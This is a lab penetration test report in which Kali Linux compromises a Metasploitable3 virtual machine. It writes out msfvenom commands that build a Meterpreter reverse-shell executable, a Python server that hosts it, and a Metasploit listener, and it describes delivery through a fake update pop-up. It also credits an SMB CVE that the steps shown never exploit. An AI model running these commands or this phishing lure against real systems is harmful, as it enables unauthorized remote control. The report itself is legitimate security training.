**Reverse TCP Payload Penetration Test Report**

Mohammed Jawad

1. **Executive Summary**

This penetration test was conducted to demonstrate the practical exploitation of a vulnerable system using a reverse TCP payload. The test utilized **MSFvenom** for payload generation, a **Python HTTP server** for hosting and delivery, and **Metasploit** for exploitation and session management. The target system was Metasploitable3, an intentionally vulnerable virtual machine, while the attacker system was Kali Linux. This controlled lab environment ensured ethical testing without affecting real-world systems.

The scope of the test involved creating a reverse TCP payload, simulating a phishing technique to deliver the payload, and successfully establishing a reverse shell connection to the target. The test uncovered critical vulnerabilities in Metasploitable3, including an outdated SMB service and a lack of endpoint security, which allowed for full compromise of the system.

The successful execution of this penetration test highlights the importance of regular system updates, robust endpoint protection, and user training to mitigate risks. The findings underscore the need for organizations to address vulnerabilities proactively and implement security measures to prevent similar attacks in real-world scenarios.

1. **Introduction**

**Goals and Objectives**

The primary objective of this penetration test was to evaluate and demonstrate the effectiveness of a reverse TCP payload in exploiting a vulnerable system. The goals included:

* Generating a custom payload using MSFvenom.
* Hosting and delivering the payload using a Python HTTP server and simulated phishing techniques.
* Establishing a Meterpreter session for post-exploitation.

**Scope**

The test was limited to the following:

* Kali Linux as the attacker's machine.
* Metasploitable3, an intentionally vulnerable system, as the target.
* No external network was involved, ensuring a controlled environment.

**Assumptions and Exclusions**

* Assume Metasploitable3 was deliberately left vulnerable for testing.
* No tests were conducted on real-world systems.
* Testing focused solely on reverse TCP payloads, excluding other vectors.

1. **Detailed Analyses**

**Step 1: Environment Configuration**

* **Kali Linux** (Attacker): IP Address: 192.168.56.102.
* **Metasploitable3** (Target): IP Address: 192.168.56.101.
* Connectivity was verified using the ping command.

**Step 2: Payload Creation with MSFvenom**

* Command executed: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o payload.exe
* Generated a reverse TCP payload named payload.exe.

**Step 3: Hosting Payload on Python HTTP Server**

* Command executed: python3 -m http.server 8000
* Hosted the payload for delivery via the attacker's machine.

**Step 4: Configuring Metasploit Listener**

* Commands executed within Metasploit: use exploit/multi/handler set payload windows/meterpreter/reverse\_tcp set LHOST 192.168.56.102 set LPORT 4444 exploit
* Successfully set up the listener.

**Step 5: Payload Delivery and Reverse Shell Establishment**

* Delivered the payload by redirecting traffic using a fake software update pop-up link.
* Once executed on the target machine, Meterpreter established a reverse shell.

1. **Identified Vulnerabilities**

**Vulnerability 1**: Outdated SMB service on Metasploitable3.

* CVE Reference: CVE-2017-0144.
* CVSS Score: 9.3 (Critical).

**Vulnerability 2**: Default credentials and lack of endpoint security.

1. **Conclusions & Risk Rating**

**Vulnerabilities Summary**

* **Critical**: Exploitable SMB vulnerability allowing remote code execution.
* **High**: Lack of user awareness leading to successful phishing payload execution.

**Overall Risk Rating**

The overall risk for the system is **High**, given the critical vulnerabilities and ease of exploitation.

1. **Remediation Steps**
2. **Update and Patch Software**
   * Apply security updates to the SMB service and other outdated software.
3. **Implement Endpoint Protection**
   * Deploy antivirus and anti-malware solutions to detect payloads like payload.exe.
4. **Enhance User Awareness**
   * Conduct training on recognizing phishing attempts and verifying links before execution.
5. **Use Least Privilege Principle**
   * Disable unnecessary services and enforce strong credentials.
6. **Network Segmentation**
   * Isolate vulnerable systems from critical network resources.

**Screenshots:**


1. Confirming ability to communicate between both Kali Linux and Metasploitable machines

**A screenshot of a computer

Description automatically generatedA computer screen shot of a computer program

Description automatically generated**

1. Payload creation with msfvenom



1. Hosting Payload on Python HTTP Server

A screenshot of a computer

Description automatically generated

1. Configuring Metasploit Listener

A screenshot of a computer

Description automatically generated

1. Payload Delivery and Reverse Shell Establishment

A screenshot of a computer

Description automatically generatedA computer screen shot of a software

Description automatically generatedA screenshot of a computer

Description automatically generated

**References**

**Tools Used**

1. **MSFvenom and Metasploit**
   * Rapid7. (n.d.). *Metasploit Framework Documentation*. Retrieved from <https://www.metasploit.com/>
   * Offensive Security. (n.d.). *MSFvenom Cheat Sheet*. Retrieved from https://www.offensive-security.com/metasploit-unleashed/msfvenom/
2. **Python HTTP Server**
   * Python Software Foundation. (n.d.). *HTTP.server module documentation*. Retrieved from <https://docs.python.org/3/library/http.server.html>

**Common Vulnerabilities and Exposures (CVEs)**

1. National Institute of Standards and Technology (NIST). (2017). *CVE-2017-0144: Microsoft SMBv1 Vulnerability*.
   * Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>

**Additional Resources**

1. Offensive Security. (n.d.). *Kali Linux Documentation*. Retrieved from https://www.kali.org/docs/
2. Rapid7. (n.d.). *Metasploitable3 Documentation*. Retrieved from <https://github.com/rapid7/metasploitable3>